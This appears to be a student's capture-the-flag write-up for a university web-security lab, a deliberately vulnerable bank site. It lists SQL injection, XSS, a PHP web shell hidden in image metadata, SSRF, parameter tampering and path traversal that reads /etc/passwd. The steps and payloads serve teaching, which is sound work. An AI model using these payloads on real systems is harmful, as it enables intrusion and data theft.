

Welcome to Rob the Bank

We are the worlds fail bank

Welcome to Rob the Bank - the worlds leading fail bank.

This service has recently undergone a retro-fitting to ensure full ease-of-abuse, customer dissatisfaction and user-unfriendliness while inefficiently bringing you, the recently gullible, to the financial services you didn't know you needed.

A little about us

Rob the Bank has been locally owned and operated in the London since our doors first opened in downtown Kingsport in May 1974. Our company has grown to employ more than a few professionals in multiple locations throughout the London and a business banking location in United Kingdom.

It is important for Rob the Bank employees to conduct themselves with integrity and to work by company values. To deliver efficient performance that goes above and beyond basics. Make our service to customers satisfying by respecting and listening to customer requests and understanding their expectations. Be personally accountable for the highest standards of behavior, including honesty and fairness in all aspects of work. Fulfill commitments as responsible employees. Consistently treat customers and company resources with the respect they deserve.



Rob's Hack Bar

Hack #1	Out of Order	✓
Hack #2	Testing..1..2..3..	✓
Hack #3	Oldest trick in the book	✓
Hack #4	Don't trust gifts from strangers	✓
Hack #5	Your Stats are my Stats	✓
Hack #6	I have a clipboard	✓
Hack #7	A/S/L	✓

Rob The Bank (Run through)

Hack #1 Out of Order

Description: SQL injection can happen in the strangest of places

Hint: Go through every query parameter, URL parameter and form field and you'll find it

Database error

There is an error in your SQL query

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'reference' DROP TABLE students;--'



Rob's Hack Bar

- Hack #1 Out of Order [Fill in details](#)
- Hack #2 Testing_1_2_32 [Fill in details](#)
- Hack #3 Oldest trick in the book [Fill in details](#)
- Hack #4 Don't trust gifts from strangers [Fill in details](#)
- Hack #5 Your Stats are my Stats [Fill in details](#)
- Hack #6 I have a clipboard [Fill in details](#)
- Hack #7 A/S/L [Fill in details](#)
- Hack #8 Let me fix that for you [Fill in details](#)
- Hack #9 That would be illogical [Fill in details](#)

Give all the steps and input which you used to trigger this vulnerability

1. Navigate to Transactions.
2. Click "Go" under "Filter to Account."
3. Select a column; observe "?order=from" in the address bar.
4. Inject the payload after "from."
5. Payload: "' DROP TABLE students;--"
6. Flag appears upon returning to the home page.

Explain exactly how you discovered this vulnerability

1. I was mapping the website when I found that on the transaction tab, we can filter it based on accounts.
2. After I filtered it and clicked on the column name, we can see that it does a GET request "?order=from".

3. I injected the payload after the query and got the flag.

Suggest a possible fault in the application that resulted in this vulnerability

The application is probably using user inputs to dynamically construct the SQL Query.

To mitigate this vulnerability, applications should use parameterized queries or prepared statements and validate and sanitize user input to prevent SQL injection attacks.

Hack #2 Testing..1..2.32

Description: Don't leave that there, someone could trip over it

Hint: Information exposure often happens through files left behind. What language is being used?

Rob the Bank About Services My Accounts Transactions Pay Bill Apply for Loan Help Logout ra5g21

PHP Version 5.5.9-1ubuntu4.4

System Linux linuxproj 3.13.0-35-generic #62-Ubuntu SMP Fri Aug 15 01:58:42 UTC 2014 x86_64
Build Date Sep 4 2014 06:54:42
Server API Apache 2.0 Handler
Virtual Directory Support disabled
Configuration File (php.ini) Path /etc/php5/apache2
Loaded Configuration File /etc/php5/apache2/php.ini
Scan this dir for additional .ini files /etc/php5/apache2/conf.d
Additional .ini files parsed /etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/99-eis.ini
PHP API 20121113
PHP Extension 20121212
Zend Extension 220121212
Zend Extension Build API20121212.NTS
Build PHP Extension API20121212.NTS
Debug Build no
Thread Safety disabled
Zend Signal Handling disabled
Zend Memory Manager enabled
Zend Multibyte Support provided by mbstring
IPv6 Support enabled
DTrace Support enabled
Registered PHP Streams https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports tcp, udp, unix, udg, ssl, sslv3, tls
Registered Stream Filters zlib.*, bzip2.*, convert.iconv., string.rot13, string.toupper, string.tolower, string.strip_tags, convert., consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Powered By Zend Engine v2.5.0, Copyright (c) 1998-2014 Zend Technologies
with Zend OPcache v7.0.3, Copyright (c) 1999-2014, by Zend Technologies

Rob's Hack Bar

- Hack #1 Out of Order [Fill in details](#)
- Hack #2 Testing..1..2.32 [Fill in details](#)
- Hack #3 Oldest trick in the book [Fill in details](#)
- Hack #4 Don't trust gifts from strangers [Fill in details](#)
- Hack #5 Your Stats are my Stats [Fill in details](#)
- Hack #6 I have a clipboard [Fill in details](#)
- Hack #7 A/S/L [Fill in details](#)
- Hack #8 Let me fix that for you [Fill in details](#)
- Hack #9 That would be illogical [Fill in details](#)
- Hack #10 Procrastination [Fill in details](#)
- Hack #11 Help me help you [Fill in details](#)
- Hack #12 Chocolate chin

Give all the steps and input which you used to trigger this vulnerability

1. If you navigate to "<https://robthebank.soton.ac.uk/test.php>" you can see there is a php debug file left behind

Explain exactly how you discovered this vulnerability

1. I used rate limited Intruder in Burp Suite to find leftover files on "robthebank.soton.ac.uk"
2. I used the default wordlists and with the help of lecture slides I was able to find "robthebank.soton.ac.uk/test.php" which got me this flag.

Suggest a possible fault in the application that resulted in this vulnerability

The application should not leave behind the debug/config files.
if the files are supposed to be there, it should not be accessible to any random user, they should only be accessible to authorised users.

Hack #3 Oldest trick in the book

Description: Let me sprinkle a little XSS on your parameters

Hint: XSS can happen through GET parameters in the URL as well as POSTs in forms and URL parameters

Account Number	Card Number	Balance
328	1701-8772-8968-7775	£1000
219	1701-1239-2120-3799	£999
221	1701-1747-4389-9190	£997
306	1701-4592-7819-8043	£985
329	1701-5360-4051-3353	£762

Total money held with us: £4743
Viewing page 1

Give all the steps and input which you used to trigger this vulnerability

1. Visit "My Accounts," click on "1" at the bottom.
2. Link changes to "<https://robthebank.soton.ac.uk/accounts/index/1>."
3. Insert payload after the 1, using "<script>alert('I can see you');</script>".
4. Refresh the page to unveil the flag.

Explain exactly how you discovered this vulnerability

While mapping the website, I discovered a concealed endpoint "/accounts/index/id" within the "My Accounts" tab. By injecting the payload "<script>alert('I can see you');</script>" in place of the "id," I successfully obtained the flag upon returning to the home page.

Suggest a possible fault in the application that resulted in this vulnerability

XSS vulnerabilities often arise due to insufficient input validation, improper output encoding, or inadequate content security policies, enabling attackers to inject and


execute malicious scripts in the browser.

Hack #4 Don't trust gifts from strangers

Description: Especially when they come in file shaped packages

Hint: There is only one upload here, but you might need to be a little creative to forge your image. Remember, you need your image to be executable - it is no good if it ends in an image extension!

```
[→ % exiftool virus.jpg.php
ExifTool Version Number      : 12.50
File Name                   : virus.jpg.php
Directory                   : .
File Size                   : 22 kB
File Modification Date/Time : 2023:11:10 22:46:21+00:00
File Access Date/Time       : 2023:11:10 22:46:21+00:00
File Inode Change Date/Time: 2023:11:10 22:46:21+00:00
File Permissions            : -rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
Exif Byte Order              : Little-endian (Intel, II)
Orientation                 : Horizontal (normal)
X Resolution                : 72
Y Resolution                : 72
Resolution Unit             : inches
Y Cb Cr Positioning        : Centered
Exif Version                : 0210
Components Configuration    : Y, Cb, Cr, -
Flashpix Version            : 0100
Color Space                  : Uncalibrated
Exif Image Width            : 640
Exif Image Height           : 480
Comment                     : <?php passthru(\$_GETcmd); _halt_compiler(); ?>
Image Width                 : 640
Image Height                : 480
Encoding Process            : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                  : 640x480
Megapixels                  : 0.307
```



Give all the steps and input which you used to trigger this vulnerability

1. Visit "My Accounts," pick a card.
2. Use Exiftool to inject PHP into a custom image.
3. Save as "<filename>.jpg.php"
4. Upload to the website.
5. Enable Burp Suite interceptor.
6. Change "Content-Type" to "Image/jpg."
7. Forward the request.
8. Flag appears on successful upload.

Explain exactly how you discovered this vulnerability

1. I was mapping the website and found, that under "My Accounts" if we click on any of the card numbers it takes me to the "My Banking Card" page where we can see the card details and personalise the card.
2. I took an Image and injected this payload into the metadata of that image, payload: "<?php passthru(\$_GET['cmd']); _halt_compiler(); ?>"
3. I uploaded the modified file with an extension ".jpg.php"
4. Then I intercepted the request through Burp after submitting it.
5. I changed the "Content-Type" to "image/jpg" and sent the request through and got the flag.

Suggest a possible fault in the application that resulted in this vulnerability

A risk of malicious file uploads can occur when a website doesn't validate and filter file uploads properly. This allows attackers to upload harmful files, compromising the site's security.

Hack #5 Your Stats are my Stats

Description: It's a shame access to the stats is restricted to local addresses.

Hint: Can we be local without being local at a server-side level?

The screenshot shows a web browser window for the URL robthebank.soton.ac.uk/accounts/card/329. The page title is "My Banking Card". The main content area displays "Card Details" with a credit amount of £1762, a card number of 1701-5360-4051-3353, and a card type of Pink Credit. Below this is a section titled "Personalise your card" which includes fields for "Upload an image" (with a "Choose file" button and a placeholder "No file chosen"), "Alternatively, you can provide an image that already exists elsewhere", and "Use a remote image" (with a text input field containing the URL <https://robthebank.soton.ac.uk/stats>). A "Customise" button is also present. To the right of the main content is a sidebar titled "Rob's Hack Bar" containing a list of 12 numbered hacks, each with a "Fill in details" link. The hacks are:

- Hack #1 Out of Order
- Hack #2 Testing..1.2.32
- Hack #3 Oldest trick in the book
- Hack #4 Don't trust gifts from strangers
- Hack #5 Your Stats are my Stats
- Hack #6 I have a clipboard
- Hack #7 A/S/L
- Hack #8 Let me fix that for you
- Hack #9 That would be illogical
- Hack #10 Procrastination
- Hack #11 Help me help you
- Hack #12

Give all the steps and input which you used to trigger this vulnerability

1. Visit "Stats" endpoint at "<https://robthebank.soton.ac.uk/stats>".
2. Restricted to "RobTheBank Trusted Zone Network."
3. In "My Accounts," select a card and use the "Use a remote image" option.
4. Paste the "Stats" link, and BOOM! Flag acquired.

Explain exactly how you discovered this vulnerability

1. After Googling the Hints I got to know about the "/stats" endpoint on websites which is used to analyse visits on the website.
2. I tried accessing it "<https://robthebank.soton.ac.uk/stats>" but it does not let me access it but says "cannot be accessed outside of the Rob the Bank Network Trusted Zone"
3. As I mapped the website, I remembered that there was a remote image URL TextField on "My Banking Card" under "My Accounts" Tab.

4. I pasted the /stats endpoints link in the remote image field and Got the flag

Suggest a possible fault in the application that resulted in this vulnerability

Insufficient input validation, inadequate URL parsing, or trusting user-supplied URLs without proper validation may allow attackers to access internal resources.

Hack #6 I have a clipboard

Description: I will just walk right through your authorisation

Hint: We know what framework is being used - does it have any common conventions? Try variations of found URLs

The screenshot shows the Rob the Bank application interface. At the top, there is a navigation bar with links: Rob the Bank, About, Services, My Accounts, Transactions, Pay Bill, Apply for Loan, Help (which is highlighted), and Logout. On the far right, the user ID 'ra5g21' is displayed. Below the navigation bar, the main content area has a header 'Help admin panel'. A message box says: 'Hi administrator! In the next version of the software you will be able to edit the help text through the web interface by coming here!' Below this message is a cartoon illustration of a pink unicorn. To the right of the unicorn is a sidebar titled 'Rob's Hack Bar' containing five items, each with a checkmark icon:

- Hack #1 Out of Order
Fill in details
- Hack #2 Testing...1..2..32
Fill in details
- Hack #3 Oldest trick in the book
Fill in details
- Hack #4 Don't trust gifts from strangers
Fill in details
- Hack #5 Your Stats are my Stats

Give all the steps and input which you used to trigger this vulnerability

1. Navigate to "Help" Tab.
2. Append "/admin" before "/help" in the URL.
3. Example: "<https://robthebank.soton.ac.uk/admin/help>".
4. Instant flag upon loading.

Explain exactly how you discovered this vulnerability

1. While I was mapping the website, and finding the admin page. I went to the help page.
2. On the help section I added "/admin" and BOOM! I got the flag.

Suggest a possible fault in the application that resulted in this vulnerability

Authorization bypass could be inadequate input validation, allowing unauthorized users to manipulate permissions or exploit vulnerabilities in the access control mechanism.

Mitigate by enforcing strong access controls, validating user permissions, conducting regular security audits, and implementing effective monitoring.

Hack #7 A/S/L

Description: Tell me all your internal information

Hint: Both computers and people are better at telling you everything when you break them

The screenshot shows a web browser window with the URL `robthebank.soton.ac.uk/pages/fa`. The page title is "Missing View". The error message states: "Error: The view for PagesController::display() was not found." Below it, there's a notice: "Notice: If you want to customize this error message, create app/View/Errors/missing_view.ctp". To the right, there's a sidebar titled "Rob's Hack Bar" containing ten items, each with a green checkmark and a "Fill in details" button. The items are: "Hack #1 Out of Order", "Hack #2 Testing... 1, 2, 32", "Hack #3 Oldest trick in the book", "Hack #4 Don't trust gifts from strangers", "Hack #5 Your Stats are my Stats", "Hack #6 I have a clipboard", "Hack #7 A/S/L", and "Hack #8 Let me fix that for you". In the center of the sidebar is a cartoon illustration of a pink unicorn with a yellow star on its forehead. At the bottom of the sidebar, there's a link: "Edit this page on GitHub".

Give all the steps and input which you used to trigger this vulnerability

1. Visit "About" section.
2. Modify URL after "/pages."
3. Example: "<https://robthebank.soton.ac.uk/pages/fa>."
4. Refresh for the FLAG!

Explain exactly how you discovered this vulnerability

1. I found this flag when I was trying to map the website and inject it into different URLs.
2. When I went to the "About" section and changed the URL after "/page" to any gibberish. Gives me the Flag.

Suggest a possible fault in the application that resulted in this vulnerability

Information exposure may arise due to inadequate error handling, producing detailed stack traces.

Mitigate information exposure by configuring servers to display generic error messages, avoiding verbose errors in production, and validating user input to prevent potential exploitation.

Hack #8 Let me fix that for you

Description: Sometimes none of the above is a perfectly valid option

Hint: A little bit of form parameter manipulation never hurt anyone, but sometimes it benefits us. Where would be best to exploit for gain?

Intercept HTTP history WebSockets history Proxy settings

Request to https://robthebank.soton.ac.uk:443 [192.168.172.20]

Forward Drop Intercept is on Action Open browser

Add notes HTTP/1 ?

Pretty Raw Hex

```

1 POST /transactions/transfer HTTP/1.1
2 Host: robthebank.soton.ac.uk
3 Cookie: CAKEPHP=62tanffu0nph2bis2svsc2c7fq; __utmx[a]=YTo0Ontz0jE6ImQ1O2k6MDtz0jE6ImEi02k6NTtz0jE6ImMi02k6MTA7czox0j1Ijtp0jIw0Tt9
4 Content-Length: 164
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://robthebank.soton.ac.uk
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://robthebank.soton.ac.uk/transactions/transfer
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Priority: u=0, i
22 Connection: close
23
24 _method=POST&data%5BTransaction%5D%5Bfrom%5D=329&data%5BTransaction%5D%5Bto%5D=329&data%5BTransaction%5D%5Breference%5D=Fraud&
data%5BTransaction%5D%5Bamount%5D=1000

```

Inspector

Selection 35 (0x23) ^

Selected text

```
data%5BTransaction%5D%5Bfrom%5D=329
```

Decoded from: URL encoding (

```
data[Transaction][from]=329
```

Cancel Apply changes

Request attributes 2 ▾

Request query parameters 0 ▾

Request body parameters 5 ▾

Request cookies 2 ▾

Request headers 21 ▾

Notes

② ⌂ ⌂ ⌂ Search 0 highlights

Insufficient funds

x

Make a Transfer

Transfer from account

Transfer to account

Reference

Amount to transfer

Make Transaction



Perimeter manipulating

Give all the steps and input which you used to trigger this vulnerability

1. Visit "My Account" tab.
2. Click "Make a transfer" at the bottom right.
3. Fill in details (to, from, reference, amount).
4. Activate Burp Suite interceptor; click "Make Transaction."
5. In the interceptor, delete the entire "from" field; send the request.
6. Witness the flag in the browser window.

Explain exactly how you discovered this vulnerability

1. After looking at the hints I was sure that there was something related to a fraud transaction.
2. After that I went to "Make a Transfer" where I tried to change the TO and the FROM parameters through Burp Suit.
3. After a few attempts I thought of deleting some parameters from the POST request.
4. As I deleted the FROM parameter and changed the TO account number to my account number, I got the FLAG.

Suggest a possible fault in the application that resulted in this vulnerability

Possibly the website is not validating the user input properly which leads to users modifying the parameters and exploiting the application.

This can be patched by adding server-side validation to verify the parameter integrity.

Hack #9 That would be illogical

Description: Humans aren't always logical creatures, much to a Vulcan or web developers dismay

Hint: Think about which areas of the application have logic and will act on the users input, and abuse it

Give all the steps and input which you used to trigger this vulnerability

1. Navigate to "Transactions" tab.
2. Scroll and select "Emergency Transaction."

3. Click "Request."
4. In the URL Bar, replace the large number with 0.
5. Copy the hash, paste it into the text field, and click "Request" again.
6. Obtain the FLAG on this attempt.

Explain exactly how you discovered this vulnerability

1. While I was mapping the website, I came across the "Emergency Transaction" page.
2. I reversed the hash and found it was zero.
3. As the hash was a number and I could see there was a number in the Address Bar and it used to Change every second I refreshed it.
4. This made me change the number to 0 and put the hash as the request.

Suggest a possible fault in the application that resulted in this vulnerability

Use MD5 hash or some sort of other hash in the time parameter so that it is difficult to reverse and make it difficult to manipulate it. Salting the hash can further help in securing the system.

Hack #10 Procrastination

Description: I'll get round to it someday

Hint: There is more to the response than the HTML source code

Line	X Headers	Preview	Response	Initiator	Timing	Cookies
10						
jquery-1.11.0.min.js	Request URL:	https://robthebank.soton.ac.uk/hacks/edit/10				
bootstrap.min.css	Request Method:	GET				
bootstrap-theme.min.css	Status Code:	200 OK				
font-awesome.min.css	Remote Address:	192.168.172.20:443				
footer.png	Referer Policy:	strict-origin-when-cross-origin				
bootstrap.min.js						
fontawesome-webfont.woff?v=4.1.0						
sessions.bugsnag.com	▼ Response Headers	<input type="checkbox"/> Raw				
sessions.bugsnag.com	Connection:	Keep-Alive				
styles.css	Content-Length:	9720				
content.css	Content-Type:	text/html; charset=UTF-8				
antd.css	Date:	Sat, 11 Nov 2023 11:29:04 GMT				
quill.snow.css	Keep-Alive:	timeout=5, max=100				
js.js	Server:	Apache/2.4.37 (Red Hat Enterprise Linux) OpenSSL/1.1.1k				
dom.js	X-Powered-By:	OpenBank 0.5 - http://openbank.clicked.cc				
js.js	▼ Request Headers	<input type="checkbox"/> Raw				
dom.js	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				
	Accept-Encoding:	gzip, deflate, br				
	Accept-Language:	en-US,en;q=0.9				
	Cache-Control:	no-cache				
	Connection:	keep-alive				
	Cookie:	apt.uid=AP-PQQY5JEHTTA-2-1678209011571-99967969.0.2.194759d2-2aa6-45a4-8642-2fb0866ec005;_ga_GYGM...HPP=GS1.3.1689067750.9.1.1689067750				
8 requests 1.2 MB transferred 1.						

Open Bank

About Open Bank

Open Bank is an open platform for creating and developing banks, built on the Twitter Bootstrap theme and using an MVC-based PHP and MySQL based foundation.

Open Bank has been around since the 2009, when the need for an open banking platform arose - we need to take back the power from the banks and give that power back to the people.

By creating and developing our own banks on an open platform and protocol, we can finally offer a viable alternative to banking in the modern world.

Features

Open Bank has a number of features

- Encrypted and secure accounts system
 - Transactions and transaction history
 - Credit and debit card integration and issue
 - Auditing and logging and monitoring
 - Branding customisation wizard
 - Money handling
 - Import and export
 - Multi-account support
 - ATM linkup (pro version only)
 - Extensible interface and codebase

Plugins

On the open bank platform, developers can add their own functionality. At the moment, there are a number of default plugins included, but also the potential for further development.

- Mobile banking API for banking from your phone
 - Loans application form, with admin interface for creating new loan structures, granting loans and responding to appeals
 - Use alerter, to identify potentially difficult customers and monitor their activity
 - Bonus manager to grant and award bonuses to bank staff directly from the admin panel

A number of other plugins are also in development.

- Graphs plugin, for proving graphs of banking activity
 - CSV export plugin, for exporting account details as files

Download

OpenBank can be cloned directly from our git branch at <git://git.openbank.org.uk/openbank.git>, downloaded from our site at [here](#) or from our mirror at [Arxiv Mirror Service](#).

What's new

- OpenBank 0.6
 - Added secure registration
 - Added new admin panel dashboard
 - Removed showusers query parameter on users controller used for debugging
 - Tailored default settings for new installations

Special Page: Users

- Oli
- ob1a12
- ofbtv07
- jsc3g14
- mjt1a10
- zz14u19
- no1u19
- mh4g20
- fn1t20
- avb1g20
- agm1g21
- av1g20
- aib1g20
- ddb1u20
- ds1u20
- bb1u20
- ma1u20
- al16g20
- sj1e20
- ams2g21
- gm1g21
- jcstg21
- rmws1g21
- am5g21
- shf1g21
- shjh1g21
- fa1g21
- cm8g21
- dk1g21
- cf2g21
- hb2g21
- ts1g21
- ris1g21
- ik2g21
- ef1g21
- of2g21
- ns2g21
- sg5g21
- ec3g21
- tdk1g21
- bd1l2g21
- jr5g21
- bj1t1g21
- iad1t2g21
- lh2g21
- rv2g21
- sm13g21
- tgp1g21
- ge1o21
- wma4g21
- lh4g21
- aactu21
- dmfg21
- ldf1n21

Rob's Hack Bar

Hack #1 Out of Order Fill in details	✓
Hack #2 Testing, 1.2.32 Fill in details	✓
Hack #3 Oldest trick in the book Fill in details	✓
Hack #4 Don't trust gifts from strangers Fill in details	✓
Hack #5 Your Stats are my Stats Fill in details	✓
Hack #6 I have a clipboard Fill in details	✓
Hack #7 A/S/L Fill in details	✓
Hack #8 Let me fix that for you Fill in details	✓
Hack #9 That would be illogical Fill in details	✓
Hack #10 Procrastination Fill in details	✓
Hack #11 Help me help you Fill in details	✓
Hack #12 Chocolate chip Fill in details	✓
Hack #13 Let me show you to the door Fill in details	✓
Hack #14 Appetite Description Hint	✗
Hack #15 Horn of Plenty Fill in details	✓

[Submit](#)

Give all the steps and input which you used to trigger this vulnerability

1. Log in to Rob the Bank.
2. Paste URL: "<https://robthebank.soton.ac.uk/users?showusers=1>".
3. Instantly obtain the FLAG.

Explain exactly how you discovered this vulnerability

While inspecting request headers, I noticed the "X-Powered-By: OpenBank 0.5 - <http://openbank.clicked.cc>" header. Curious about the version, I visited the OpenBank website. Comparing with OpenBank 0.6, which had removed the "showusers" query parameter, our version, RobTheBank, was on 0.5. Determined

to locate this parameter, I conducted various queries and discovered that "users? showusers=1" redirected to a page displaying all existing usernames, leading to the flag.

Suggest a possible fault in the application that resulted in this vulnerability

This was the result of running Out of Data software. "RobTheBank" should adapt to the latest version of OpenBank as soon as it is released.

This can be mitigated by keeping the application up to date with the latest releases.

Hack #11 Help me help you

Description: ???

Hint: I can help you in more ways than I am happy to tell you

Rob the Bank About Services My Accounts Transactions Pay Bill Apply for Loan Help Logout ra5g21

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
mysql:x:103:107:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
puppet:x:105:111:Puppet configuration management daemon,,,:/var/lib/puppet:/bin/false
statd:x:106:65534:/var/lib/nfs/bin/false
ntp:x:107:112:/home/ntp:/bin/false
colorfd:x:108:114:colorfd colour management daemon,,,:/var/lib/colorfd:/bin/false
postfix:x:109:115:/var/spool/postfix:/bin/false
usbmux:x:110:46:usbmux daemon,,,:/home/usbmux:/bin/false
avahid:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
pulse:x:112:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:113:122:RealtimeKit,,,:/proc:/bin/false
snmp:x:115:123::/var/lib/snmp:/bin/false
```



Rob's Hack Bar Y

- Hack #1** Out of Order Fill in details
- Hack #2** Testing...1,2,3! Fill in details
- Hack #3** Oldest trick in the book Fill in details
- Hack #4** Don't trust gifts from strangers Fill in details
- Hack #5** Your Stats are my Stats Fill in details
- Hack #6** I have a clipboard Fill in details
- Hack #7** A/G/L Fill in details
- Hack #8** Let me fix that for you Fill in details
- Hack #9** That would be illogical Fill in details
- Hack #10** Procrastination Fill in details
- Hack #11** Help me help you Fill in details
- Hack #12** Chocolate chip Fill in details

Give all the steps and input which you used to trigger this vulnerability

1. Visit "Help" tab.
2. Click "Accounts."
3. Observe "help?page=accounts" in the Address Bar.
4. In Cyber Chef, double URL encode path to "/etc/passwd," including "../" 20 directories back.
5. Replace "accounts" with the double URL encoded payload.
6. Witness the ".etc/passwd" file, securing the FLAG.

Explain exactly how you discovered this vulnerability

Discovered a flag in the "Help" section using directory traversal. Initial attempt with a single slash yielded a mod_security denial message: "Apache mod_security: Access to the file has been denied.

ALLOWED="/etc/pass*,/home/data/,.html". Recognizing directory traversal, attempted various encodings, successfully accessed the flag after going back 20 directories.

This was the flag for which I used the default wordlist from Burpsuit did a simple wordlist attack and got banned :(

Suggest a possible fault in the application that resulted in this vulnerability

Directory traversal vulnerability is inadequate input validation, allowing attackers to manipulate input paths and access unauthorized directories or files on the server.

It can be mitigated by implementing strict input validation, avoiding user-

controlled input in file paths, and employing proper access controls to restrict file system access.

Hack #12 Chocolate chip

Description: ???

Hint: It isn't the CakePHP cookie...

Welcome to Rob the Bank

We are the worlds fail bank

This service has recently undergone a retro-fitting to ensure full ease-of-abuse, customer dissatisfaction and user-unfriendliness while inefficiently bringing you, the recently gullible, to the financial services you didn't know you needed.

A little about us

Rob the Bank has been locally owned and operated in the London since our doors first opened in downtown Kingsport in May 1974. Our company has grown to employ more than a few professionals in multiple locations throughout the London and a business banking location in United Kingdom.

It is important for Rob the Bank employees to conduct themselves with integrity and to work by company values. To deliver efficient performance that goes above and beyond basics. Make our service to customers satisfying by respecting and listening to customer requests and understanding their expectations. Be personally accountable for the highest standards of behavior, including honesty and fairness in all aspects of work. Fulfill commitments as responsible employees. Consistently treat customers and company resources with the respect they deserve.

Our customers

Name	Value	Domain	P	Expires / Max-Age	Size	Ht...	Secure	Sa...	Part...	Pr...
_utmz[a]	YTo0OntzOjE6ImQ102k6MDtzojE6ImEi02k6NTtzOjE6ImMj02k6MTA7czoxOjIiJtp0jIwOTt9	soton.ac.uk	/	Session	85		✓			Me...
_ga_4B9SMX4PJD	GS1.1.1695880...	soton.ac.uk	/	2024-11-01T05...	51		✓			Me...
_ga_7mZZ81KK1	GS1.3.1695931...	soton.ac.uk	/	2024-12-13T12...	52		✓			Me...
_ga	GA1.3.1715515...	soton.ac.uk	/	2024-12-13T12...	30		✓			Me...
_clk	hipboff[2]ff[0]13...	soton.ac.uk	/	2024-09-27T05...	24		✓			Me...
_ga_MW44ES7NYP	GS1.1.1698097...	soton.ac.uk	/	2024-08-14T09...	52		✓			Me...
CAKEPHP	f87cacadkjeurt...	robthebank.soton...	/	2023-11-11T21...	33		✓			Me...
_ga_BOQzPL3B8	GS1.1.1695936...	soton.ac.uk	/	2024-10-26T06...	51		✓			Me...
_ga_KFJ79RDBSD	GS1.1.1695879...	soton.ac.uk	/	2024-11-01T06...	51		✓			Me...
